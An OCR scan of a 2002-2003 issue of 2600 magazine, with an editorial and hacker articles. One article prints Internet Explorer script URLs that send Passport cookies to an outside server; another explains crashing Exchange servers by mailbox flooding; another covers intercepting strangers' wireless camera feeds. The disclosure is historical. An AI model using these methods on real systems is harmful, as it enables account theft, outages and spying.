
Volume Nineteen, Number Four
Winter 2002-2003, $5.00 US, $7.15 CAN

2600

The Hacker Quarterly



24>
7 25274 83158 6

"Voice or no voice, the people can always be brought to the bidding of the leaders. That is easy. All you have to do is tell them they are being attacked, and denounce the peacemakers for lack of patriotism and exposing the country to danger. It works the same in any country."
- Hermann Goering, Hitler's designated successor, before being sentenced to death at the Nuremberg trials.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photo
Fur Harald & Erhard

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, mlc, The Prophet, David Ruderman, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **mlc, Seraf**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Monarch, w3rd, Gehenna**

IRC Admins: **Antipent, DaRonin, Digital Mercenary, Redhackt, Roadie, Setient, The Electronic Delinquent**

Inspirational Music: **Death in Vegas, Good Courage, Tom Petty, Monoman, Royal Trux, Holger Czukay, Space Robot Scientists**

Shout Outs: **Ed Hernstadt, L0cke, Tim Pritlove, Tina, Zapphire**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds). Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Material

Positivity

In the fast paced culture that we seem to find ourselves caught in the middle of, it's very easy to get stuck in a default mood of euphoria or despair. Lately it seems that we've been despairing quite a bit. We're certainly not alone.

While it's very important to not lose sight of the bad and ominous things that are happening in the world of technology and what it could do to people like us, nothing is gained if we lose our overall positive outlook. We certainly couldn't have kept on publishing for nearly twenty years if we didn't feel a strong sense of hope for the future.

There will never be a shortage of negative issues to focus upon. Let's take a brief moment to look at the positive developments.

By the time you read this (and hopefully barring any last minute unfortunate circumstances), the excruciatingly long ordeal of Kevin Mitnick will have finally reached an end. January 20, 2003 was the date that Mitnick's supervised release came to an end - three years after his release from prison. That means that he will once again be able to use the Internet, travel without having to ask permission, and talk to anyone he wishes to without having to check to see if they've ever been convicted of a crime. Most of us take these freedoms for granted so it's hard to even imagine what life must be like without them.

In these past three years, Mitnick has become a model for someone who can overcome adversity and triumph in the end. Despite five years of isolation and the aforementioned restrictive conditions upon his release, he refused to let the system defeat him. The authorities made it almost impossible for him to earn a living - insisting that he not be allowed anywhere near a computer and at one point suggesting that he pursue a career in fast food. Instead Mitnick landed a job at a major talk radio station and answered listener questions about technology. He had kept himself educated on all the technological advances, despite being incarcerated and forbidden from experimenting with them upon his release. More recently he had a book published on the intricacies of social engineering and went on a government-approved speaking tour to promote it. Throughout this, Mitnick found time to testify before a Senate subcommittee on the dangers of bad technology and uninformed people. He also provided key evidence in a case against Sprint who had the audacity to claim that their switches were unhackable.

It would have been easy to dwell on the negative in this case - and there certainly was no shortage of negativity. After all, Mitnick hadn't actually had a real day of freedom since 1988 meaning that when all is said and done, fifteen years will have gone by since this all started. And in all that time, there was never a charge filed against Mitnick of anything more substantial than making free phone calls and looking at source code that didn't belong to him. It was all an incredible waste of time. But we get nowhere by letting our bitterness dictate how we live. We have everything to gain by continuing forward in our spirit of curiosity, education, and rebellion against conformity.

There's always a price to pay in order to take those steps and sometimes it's a heavy price. Dmitry Sklyarov spent time in an American prison and was unable to return to his native Russia for nearly six months - simply because he wrote a program that could be used in a way that violated the absurd Digital Millennium Copyright Act. It made no difference that he wrote the program in another country. Even Adobe, the company that originally pressed charges against Sklyarov, realized how ridiculous the whole thing was and tried to drop it. But it was too late and the American justice system went to work, eventually putting Sklyarov's company (Elcomsoft) on trial instead in exchange for his testimony. The authorities didn't count on the defendants putting on a strong fight and they didn't count on the massive show of support for Sklyarov.

There's a reason so few cases ever make it to a jury. People are rightfully terrified of the system and what it can do to them. It's ironic that it took someone from outside our country to stand up to the system and refuse to be intimidated. The trial took place in December and it only took the jury one day to rule in Sklyarov's and Elcomsoft's favor.

Part of the DMCA stipulates that there has to be intent and this was something the jury was unable to find in this case. It doesn't address the overall stupidity of the law itself which means there will be more such cases. But it's a good start and a significant step towards fixing the numerous problems caused by this horrible legislation. And most importantly, it's proof that determination and standing by one's convictions *can* ultimately lead to victory.

We have to also remember that there's a big world out there, one that doesn't always initially grasp the importance of the issues we value. It's easy to dismiss the general public as ignorant and pawns of the mass media. But, as in all things, the truth is never quite that simple. The general public *can* get it, they *do* tend to value the things that we do, and they are most definitely *not* the enemy. The jury in the Elcomsoft case is living proof of this. The key is getting the message out.

Over the past year or so we've reported (along with many others) some of the really bad ideas that have been passed down from Capitol Hill as a "response" to terrorism - things like the Patriot Act, the Homeland Security color scheme, Operation TIPS, Total Information Awareness, etc. And while many of these things are still around, public awareness and public criticism has soared - and it's most definitely made a difference.

People are taking more time to think these things through and more of them seem to be realizing that diminishing our freedoms really isn't going to accomplish a whole lot - other than diminishing our freedoms. We've seen less talk of the alert status color coding system as it becomes mocked more than it's used.

The TIPS system was heavily criticized for its Stasi-like system of informing on one's neighbors and having untrained civilians prowling around looking for potential thoughtcrime. And in true Orwellian style, all mention of TIPS was removed from the citizencorps.gov website where it had been prominently featured. It never happened.

The Total Information Awareness initiative is still very much with us. In their own words, TIA is meant to be a "total reinvention of technologies for storing and accessing information... although database size will no longer be measured in the traditional sense, the amounts of data that will need to be stored and accessed will be unprecedented, measured in petabytes." All of this will supposedly identify terrorists by having *every* conceivable bit of data easily available - from medical records to credit card purchases to Internet activity. It doesn't take much to figure out that since they don't know who the terrorists are they will have to scrutinize all of us using these yet to be invented tools. It's clearly a sensitive topic for the folks at Defense Advanced Research Projects Agency (DARPA) who won't even reveal how much money is being allocated for this. While public pressure has yet to kill this beast, it's probably one of the few things that can. Public ridicule has already put an end to the TIA logo - a pyramid with an all seeing eye within it, apparently looking out over the globe. That also never happened.

As we go to press, yet another monitoring plan is being announced - this time one that makes Carnivore look friendly. It's part of a report entitled "The National Strategy to Secure Cyberspace" and it would require Internet Service Providers to participate in a centralized system that would theoretically allow the entire Internet to be monitored along with its users. The apparent frustration the government is feeling is summed up in this statement by one of the plan's coordinators: "We don't have anybody that is able to look at the entire picture. When something is happening, we don't know it's happening until it's too late." That is why the plan will fail. What they want is not only impossible but it flies in the face of everything the net represents. It would be the equivalent of wiretapping *everyone* at all times and we suspect most people just aren't going to go for that. Expect a backlash on this like nothing we've ever seen - if this scheme even makes it to spring.

Absurd and ridiculous as some of these plans may be, it's no excuse for not remaining vigilant and fighting those who endanger our freedom. Our victories may appear to be few and far between but they are quite significant. As is the fact that none of them could have been accomplished without a degree of organization and activism. Whether the cause is ending the suffering of a single person, overturning a really bad law, or preserving everyone's right to privacy, reaching out to like-minded individuals and helping to make it a major issue is critical. It's gotten us this far and it will continue to be our strongest weapon.

Passport Hacking Revisited

by Chris Shiflett
chris@shiflett.org

This article is a follow-up article to "Passport Hacking," an article published in 18:3. Much of the information here is given under the assumption that you are familiar with the original article, so you should read it first. The original article was the first to reveal the security vulnerability in Microsoft Passport that prompted Microsoft to discontinue the Passport service for a short period of time while improvements were made. Other articles have appeared since the original, and it has been translated into several different languages. Unfortunately, the Passport mechanism possesses the same fundamental flaws that it did when the original article was written, though attempts have been made to mitigate these risks by imposing shorter timeout periods and requiring users to re-authenticate themselves more often.

Background

In "Passport Hacking," I introduced the Microsoft Passport mechanism and its inherent insecurity characterized by a complete dependence on cookies. Though cookies can be an adequate means of maintaining state in HTTP transactions, they are a poor choice for user authentication. Using cookies and URL variables, Microsoft communicates with Passport enabled sites through the user alone; there is no server to server communication. This is the fundamental design flaw that exposes Passport users to all of the security vulnerabilities that have been published to date.

The vulnerability used to compromise a Passport account in the original article involved using a malformed URL to expose a user's cookies to an unauthorized website. This vulnerability only existed in Microsoft Internet Explorer versions 4.0 - 5.0, so this technique could not be used to compromise the Passport account of people using Internet Explorer versions 5.5 and 6.0. This article will demonstrate a technique that can be used to compromise the accounts of people who use these newer versions of Internet Explorer and will direct Internet Explorer users to the patch that will fix this vulnerability.

The Vulnerability

The vulnerability that exists in Internet Explorer versions 5.5 and 6.0 was originally alluded to on the web at http://www.solutions-.fi/index.cgi/news_2001_11_08?lang=eng. In order for a website to gain unauthorized access to a user's cookies, an about: URL is used to deceive the web browser so that it executes client-side scripts in the local context with regards to security restrictions. Thus, a client-side script can potentially have as much access to your computer as you do.

An example of a URL exploiting this vulnerability is the following:


about://<script%20language=javascript>alert('This%20browser%20is%20vulnerable.')</script>

A vulnerable browser will execute this client-side script, which will display the following alert box:

The significance of this is more extreme than this example illustrates. Because Internet Explorer executes this client-side script in the local context, this script has fewer security restrictions than client-side scripts that Internet Explorer believes to be sent from a remote web server. In addition, we can make a simple modification to our URL to make the domain checking mechanism in Internet Explorer mistake the URL for one from any domain we choose when it checks for cookie restrictions. For example:

about://www.passport.com/<script%20language=javascript>alert(document.cookie)</script>

If you are currently logged into Microsoft Passport when visiting this URL, an alert box similar to the following will appear:



All cookies that would be made available to a server-side script in the www.passport.com domain will appear in the alert box. The significance of this example is that we now have a technique for executing a client-side script that has access to any cookies from any domain we choose. When combined with Passport's complete dependence on cookies, the danger should be clear.

The Compromise

The only step remaining for a complete compromise is to establish a method to get the cookies sent to the web server where they can be stored and subsequently retrieved by the imposter. To do this, I will use a URL similar to the last example, except that the script will redirect the user to a remote URL and append the cookie data in the query string of that URL:

about://www.passport.com/<script%20language=javascript>document.location='http://shiflett.org/demos/passport_hacking_revisited/?cookies='+document.cookie</script>

The most dangerous characteristic of this technique is that no interaction from the user is required. Because of this characteristic, an attacker can redirect the user through many URLs that will compromise the cookies from many different domains rather than just one. This makes Internet Explorer versions 5.5 and 6.0 even more dangerous than the previous versions with regards to cookies. In addition, this compromise is even easier to achieve than the original, requiring very little expertise on the part of the attacker.

Once the cookies are stored on the web server, a technique must be established to store these cookies on an imposter's web browser. Many methods can be utilized for this step, and the original article gives sample code for one. This final step will complete the impersonation, and the imposter can then pose as the user whose account was compromised by visiting any Passport enabled website.

Summary

Due to the fundamental flaws in the design of the Passport mechanism, I do not recommend that it be used in conjunction with sensitive data or personal information. The convenience is not worth the security risks, and it is likely that this article does not represent the last of such risks. As I mentioned earlier, the mechanism itself is fundamentally flawed; articles such as this merely describe techniques that can be used to exploit these flaws.

For those who are currently using a vulnerable Web browser and wish to continue to use it, visit http://www.microsoft.com/windows/ie/downloads/critical/q313675/default.asp and install the security patch. There are many websites that utilize cookies in order to maintain state, and using a vulnerable browser places you at risk of many attacks similar to the one described here.

An interactive demonstration of the technique described in this article is located at http://shiflett.org/demos/passport_hacking_revisited/.

Lazy Exchange Admins

by ddShelby

Security in Exchange is or should be a concern for many admins out there because of its fairly widespread use in many small to mid sized organizations. It does have some worthy features but also has some serious security concerns (like everything from Redmond) that need to be attended to. And that is the purpose of this article. To inform and educate those who read it and maybe expose a few Exchange admins to some information they might find useful. So let's get started.

As an admin you have the ability to create an account during install that is not the same as the default administrator account in the OS. But not many elect to do this because of the log on/log off hassle to administer the OS along with a separate account to administer Exchange. If a separate Exchange admin account was not created at the time of install (which is almost always the case) and it's an NT4 server, then it's almost guaranteed that administrator@whoever.com exists, because you can't rename the administrator account for the OS in NT. If it's a Win2K server with Exchange 5.5

or Exchange 2000, the same is also true. But with the ability to rename the default administrator account in the OS, there is a chance it was renamed at the time of setup. In both cases (assuming default) the administrator account for the OS has an SMTP address that follows the convention: administrator@whoever.com. If the OS is NT4, then it's a shoe-in unless the SMTP settings were edited by the admin. This is the problem.

Some Basics of Exchange

The standard version of Exchange 5.5 and 2000 both have a limit on the size of either the public or private database (priv.edb and pub.edb). They cannot exceed 16 GB each. The Enterprise versions of 5.5 and 2000 are not limited to anything except available drive space. With server drive space still somewhat costly (assuming the server runs with some form of SCSI and raid), reaching this limit is not difficult for most organizations of a dozen users or more. Two reasons why it's so easy to get to 16 GB or reach the server's available drive space limit is the disregard of most admins towards limiting users' mailbox size and the users' habit of using Outlook deleted items folder as an archive folder. The admin has the ability to force notification limits on users' mailbox size on either a global or per user basis. The spam issue is also partly to blame since everyone just deletes it, but the mentality of using the deleted items folder as an archive comes back to haunt again, only adding to the total size of the database. So the 16 GB limit is in many cases closer than one might think. This is especially true if none of the limits were ever put in place and the server has been in use for a year or longer. It's made worse by the fact that small organizations don't need a monster server to run Exchange 5.5 and with the hardware requirements set forth by Win2K server, many have elected to stay with NT4 and Exchange 5.5. An NT4/Exchange 5.5 server could easily serve a dozen users on a P200 with 32 megs of ram and a single 10 GB IDE drive. Don't laugh, I've seen it.

Getting back to the point. Any Exchange server is vulnerable to getting swamped and not by some new hack. You can crash Exchange by simply knowing any e-mail address of any recipient on any given server. The ugly part is this could potentially happen over days or weeks or even months before it's even noticed or it's just too late. Since Exchange by default has an account assigned to the Administrator of the OS, an SMTP address exists for it. If you assume that the administrator account is not actually in use but still exists, one could theoretically swamp an Exchange server by sending numerous e-mails with large bogus attachments. Or if the sender's ISP does not impose limits on the size of outgoing mail, one large attachment could do the same. To use any general user's address is slightly more difficult since users usually read their mail. But the administrator account is almost never used since admins set up an address for themselves and use it instead.

As drive space comes close to zero available, the Exchange service that handles SMTP (IMS) shuts down and all incoming mail is rejected. But since the information store service (the database) usually continues to run, and if the admin is smart enough to check the private information store listed in Exchange Admin, he would see the tremendous size of the mailbox and then just log into it and clean it out. An easy fix for this is to just edit the SMTP address of the administrator account to something obscure. In addition, you could disable any unused SMTP addresses to help prevent getting swamped. A periodic check of available drive space or the size of the .edb files would be useful, but seems to escape many admins.

But Wait, It Gets Worse

As opposed to reaching the drive space limit, if the 16GB database limit is reached instead, it becomes a whole different story. If the Enterprise version is installed before the 16 GB limit is reached, then disaster can be avoided. However, if the 16GB limit is reached before upgrading, the information store service is shut down automatically and *can't be restarted.* The result from this is all incoming SMTP messages are rejected at the server and no user can log in to their respective mailbox. And the admin can't get the service started to log in and delete the offending content. As an admin you can purchase the Enterprise edition for two grand, but installing it on top of the standard edition doesn't quite solve the problem. All is not lost - there is a workaround for this listed in the Knowledge Base that explains how to copy the database into the active folder (usually exchsrvr\MDBDATA) after you install the Enterprise version. But if the database has reached the 16GB limit you'll be copying for a while. If the admin is savvy enough, he could play the game of just renaming folders instead of copying. But with so many Windows admins who changed careers from grocery bagging, it's unlikely they're smart enough to figure that out. And as the Knowledge Base article suggests to copy the .edb file, it seems to me that at least one employee at Redmond didn't figure it out either. Admins could also defrag the database with a utility included with Exchange in the exchsrvr\bid folder called eseutil (both 5.5 and 2000). This would buy enough time to delete enough and recover. But if the SMTP service IMS is running and email is still incoming, it could be a race to delete before it reaches its limit again. In addition, the defrag needs drive space equal to or greater than the size of the database. But this inevitably brings me back to admins who were bagging groceries six months ago. Another safety net would be to implement a second MX record for the domain with a higher cost route, so any incoming mail rejected by Exchange would be collected on another machine. Then with ETRN you could dequeue the mail from the higher cost server and no mail would be lost.

Discovery of a Server

Regardless of the presence of a firewall, by using one of the many port scanners an Exchange server is easy to find. I use Super Scan on my Win2K laptop but many others work just the same. A scan of a range of addresses to port 25 will eventually reveal an open port. If it's an Exchange server it will identify itself as such, as well as the version and build. For example: 25 SMTP 220 server.domain.whoever.com ESMTP Server (Microsoft Exchange Internet Mail Service 5.5.2653.13) ready. In this example it's a 5.5 SP4 server. With that, the domain is known, the administrator address can be correctly assumed 95 percent of the time or better, and the rest is up to any delinquent with nothing better to do. Or at some point some worm will make its way to the Internet and play this same game, only faster.

WARSPYING

by Particle Bored

Are you having a hard time figuring out what to do with your X10 camera now that you are done playing practical jokes on friends and family? For less than $50 you can put the X10 receiver in your car and begin screwing around with complete strangers.

Standard disclaimer: I don't accept responsibility for my own actions, so I definitely won't assume responsibility for yours. If TV's in vehicles are illegal in your area, or should you get decapitated from a TV flying around in your car it's your problem.

Here is what you will need to get started:

Jensen J53-BW TV/Monitor (only $25 at Target)
X10 Receiver
DC Power cord with "L" connector
DC Power "Y" adapter
Velcro

The Jensen TV is a 5" black and white portable monitor that has both video and audio RCA input jacks. It can run on AC, DC, or batteries and comes with a car lighter adapter.

The X10 receiver is intended for indoor use, so it is shipped with only an AC adapter. If you look at the output of the adapter though, you'll see that it is 12 volt DC which means you can run the receiver straight off your car battery. Since I wanted the system to be easily removed, I decided to power it with another lighter cord (the one with the "L" connector). It is positive-tipped, so make sure you have the polarity right.

Now plug everything together. Nearly all of the connectors can only go in one place. The RCA connectors are fully color-coded, so if you can't figure out how to do it, fire up the IM client on your Mac and ask your grandmother.

I mounted the monitor and receiver on my dashboard with Velcro. If this method obstructs your view you can put the monitor on the passenger seat or floor. Make sure you don't mount anything where it might hinder the deployment of an airbag.

Now hit the road. I found my first camera within 60 seconds on the very next block. I typically find one about every 15 minutes.

In closing here are a few things I learned the first day:

- Don't worry about the channel switch on your receiver - most folks leave it on the default channel "A".

- The transmitters have a range of only around 100 yards so you will need to be somewhat close to your target.

- You'll tend to get audio before video, so you'll know you are onto something when the static on the TV goes away. Keep your eyes on the road and pull over when you start receiving audio.

- You'll notice several definite patterns appear on the monitor at times. For example, I have seen both narrow and wide horizontal lines. If you identify the devices that cause them, write to the Letters section of *2600* and let everyone know. I would bet one of them is a 2.4 GHz cordless phone....

- I was able to get perfect cable TV twice. Is someone using wireless for extensions or something?

CD Media Data Destruction

by Gr3y t0qu3
greytoque@paladindesign.ca

While we as hackers have an obsession with freedom of speech we also have an obsession with data destruction. I wrote this article to quell my - and many other peoples' - interest in the latter specifically dealing with CDs. "I've heard nuking the CD in a microwave is not 100 percent successful in destroying the data" was stated in "How to Hack From a Ram Disk" in 18:4. I tried to find information on this topic but there really is none out there, so I decided to take this task on for myself.

When I started doing research for this article I realized that there are many ways to destroy CD-ROM, CD-R, and CD-RW media. The first things I found were targeted towards commercial uses. I found products that used "micro indentation" to "reliably penetrate the data surface of target media, destroying any readable data" and as a side effect the CD went from round to an oval shape. Sure sounds good, right? Well if you have $5k to waste it's great. Then there's some that grind away the recording surface. The one I found cost $10k. Both of these solutions are not priced for the average person. Simply deleting the files from a CD-ROM/R/RW won't work either. There are plenty of software suites out there for recovering data from them. I found one for $39.95 and there was even a free 30 day trial. So if you have a low tech adversary you're hiding the data from even that wouldn't work. The software can also recover data from quick formatted CD-RWs, where the data is left there just to be overwritten at a later time (the same concept as recovering deleted data from your hard drive - the reference to the data in the drive table is removed, the data isn't touched). Let's get to the main point of the article: Does data destruction with a microwave really work?

First, to understand if the microwave is an effective way to destroy data you need to understand how CDs are made. All three types of CD (CD-ROM, CD-R, and CD-RW) are different. In the next little while I'm going to look at the three different types and explore if it will work for each.

CD-ROMs are exactly what they say, CDs with Read Only Memory. Most of a CD-ROM consists of a piece of clear polycarbonate plastic. During manufacturing, this plastic is impressed with microscopic pits arranged as a single, continuous, extremely long spiral track of data. Once the plastic is formed, a thin, reflective aluminum layer is "sputtered" onto the disc, covering the bumps. Then a thin acrylic layer is sprayed over the aluminum to protect it. A CD reader reads CD-ROMs by sending out a laser beam that passes through the plastic layer, reflects off the aluminum layer and hits a device that detects changes in the amount of light it receives. The bumps, commonly called pits because if you could see them they would look like pits from the label side of the CD-ROM, reflect the light differently from the lands. The lands are the rest of the aluminum layer. The aluminum layer is very, very thin. When you nuke a disk, large currents flow through the aluminum. These currents produce enough heat to vaporize the aluminum. You then see a very small lightning storm as electric arcs go through the vaporized aluminum. There will be many paths left etched through the aluminum after this. So with the aluminum vaporized a CD player won't be able to read the data anymore. Because of the extreme heat of the aluminum the plastic above and below the aluminum would also be damaged. I'd be guessing the aluminum paths left would be horribly warped. Just think about what would happen to you if you were subjected to that kind of heat. I'm fairly confident that this is a 100 percent secure method of data destruction as you would not be able to somehow inject a new reflective material and fill up the microscopic pits as they would be damaged. Sure, that's all great if you happen to have a Windoze CD sitting around that you don't want anyone to have to experience the horror of.

So what about CD-Rs? Instead of there being pits imprinted into the plastic of a CD-R there is an extra layer. This extra layer is a greenish dye right below the reflective material. A write laser heats up the dye layer enough to make it opaque. The read laser in a CD player senses the difference between clear dye and opaque dye the same way it senses bumps - it picks up on the difference in reflectivity. So when you nuke a CD-R the gold/aluminum layer vaporizes. If that is the only effect then it would be possible to cut the CD where the aluminum/gold layer used to be and then put a reflective substance on top of it and stick it in a CD player. This would require very, very fine instruments as a CD is only 1.2mm thick. But the main variable is how hot the aluminum/gold is when it vaporizes and if it is hot enough to change the state the dye is in - from transparent to making the whole disk opaque to a reader. From looking at a few nuked CD-Rs I think that most data would be lost. On a blank CD that is nuked, there is a "loose swirly" pattern of the different shades (written and unwritten), effectively making true data impossible to find. On CDs with data it would do the same and so a lot of data would be lost. So on CD-Rs it's not really a guaranteed process of having your data fully and completely removed. Although if you're up against someone like the NSA/FBI/CIA who are going to all the trouble to find that information you have far bigger problems on your hands and I'm guessing you'd never see a public court.

CD-RWs are a little different again. Instead of the dye layer there's a phase-change compound composed of silver, indium, antimony, and tellurium. This recording layer is sandwiched between dielectric layers that draw excess heat from the phase-change layer during the writing process. A CD-RW drive has to use three different lasers: a read laser, a write laser, and an erase laser. To write to a CD a laser beam heats areas of the phase-change material above the melting temperature (500-700C), so all the atoms in this area can move rapidly into a liquid state. Then, if cooled quickly enough, the random liquid state does not reorder its atoms back into a crystalline state. To erase, a laser heats the same area to above the crystallization point - 200C - and then lets it cool quickly so that the atoms reorder themselves. The read laser is much less powerful. The dielectric layers that are above and below the phase-change compound are by definition "poor conductors of electricity and will sustain the force of an electric field passing through it." So that would not allow much of the electric field caused by the microwave to be able to reach the phase-change compound layer where the data is stored. But then again, it's not made to stand the bombardment by a microwave. Also, it's a heat insulator so the temperatures caused by the reflective layer vaporizing will not affect it too much either. So again with advanced tools it might be possible to remove the damaged material and put on a new reflective layer.

Unfortunately I have no way to find this out for sure. I would like someone to write a follow-up to this article with actual lab data (University). As you can see it is not known if microwaving is a 100 percent secure form of data removal for CD-Rs and RWs. It is one of the most secure options there is. It should hold up unless you have POTUS (President of the United States) really pissed off at you. Local police agencies and the FBI probably do not have the technology to retrieve data from a nuked CD. Most of the people who argue that this is possible also argue that "they" would just go back in time to before you nuked the CD....

Greetz: Spiffy and Sypher.

1103

BANKRUPTCY SERVICES LLC. AS
DISP AGENT FOR PSINET LIQUIDATING LLC

HSBC BANK USA
NEW YORK, NY 10022
1-108/210

CHECK NO.

Three Dollars 12 Cents

DATE 11/01/02

AMOUNT $3.12

PAY TO THE ORDER OF
5393NET
P.O BOX 848
MIDDLE ISLAND, NY 11953

Kathy Herbert
AUTHORIZED SIGNATURE

⑈001103⑈ ⑆021001088⑆ 01280337 5⑈

Details on Back. Security Features Included

Some of you may remember a problem we had with a company called PSI back in 1995. To put it briefly, we were misled into signing a contract for ISDN service that didn't exist and almost lost a sizable down payment. Once we publicized the situation and stuck audio evidence of their deceit on our website, we got a refund in full. More recently, PSI went bankrupt (and no, we don't feel guilty). For some reason we wound up on their list of creditors and eventually received this check. They also managed to rename us from 2600 to 5393. We don't really understand any of it but if this is how they ran things, we may understand how they went bust.

How to Make a DVD Backup

by Maniac_Dan

Disclaimer: Copying DVDs to sell or DVDs you do not own is illegal and immoral and should not be done.

After reading the letter in 19:3 questioning the methods of DVD copying, I decided to write an article detailing exactly how it's done, or at least get it close enough for normal people to make backups of their DVDs. I've only tested this on Region 1 NTSC DVDs. Readers in other countries should find a guide for their region and video format. Sorry. I also find it useful to bring a stack of VCDs with me on trips, since my laptop doesn't have DVD capabilities. Anyway, I'm going to detail the methods for ripping to either AVI, VCD, or SVCD. Some of the steps are the same, but for steps that are different, I will assign them both a number and a letter, so 3(A) is the AVI instructions, 3(V) is VCD, and 3(S) is SVCD. Any step that applies to all three formats will have no letters. In order to rip to AVI, you need Smartripper and DVD2AVI. To rip to VCD and SVCD, you need these files plus TMpgEnc and BBMpeg. Also, for the ripping process to work on XP or some versions of 2K, you need a valid aspi layer driver. To burn your CDs you need software that supports VCD and SVCD burning, like Nero. (Links for these programs are the end of this article.) Now for the steps:

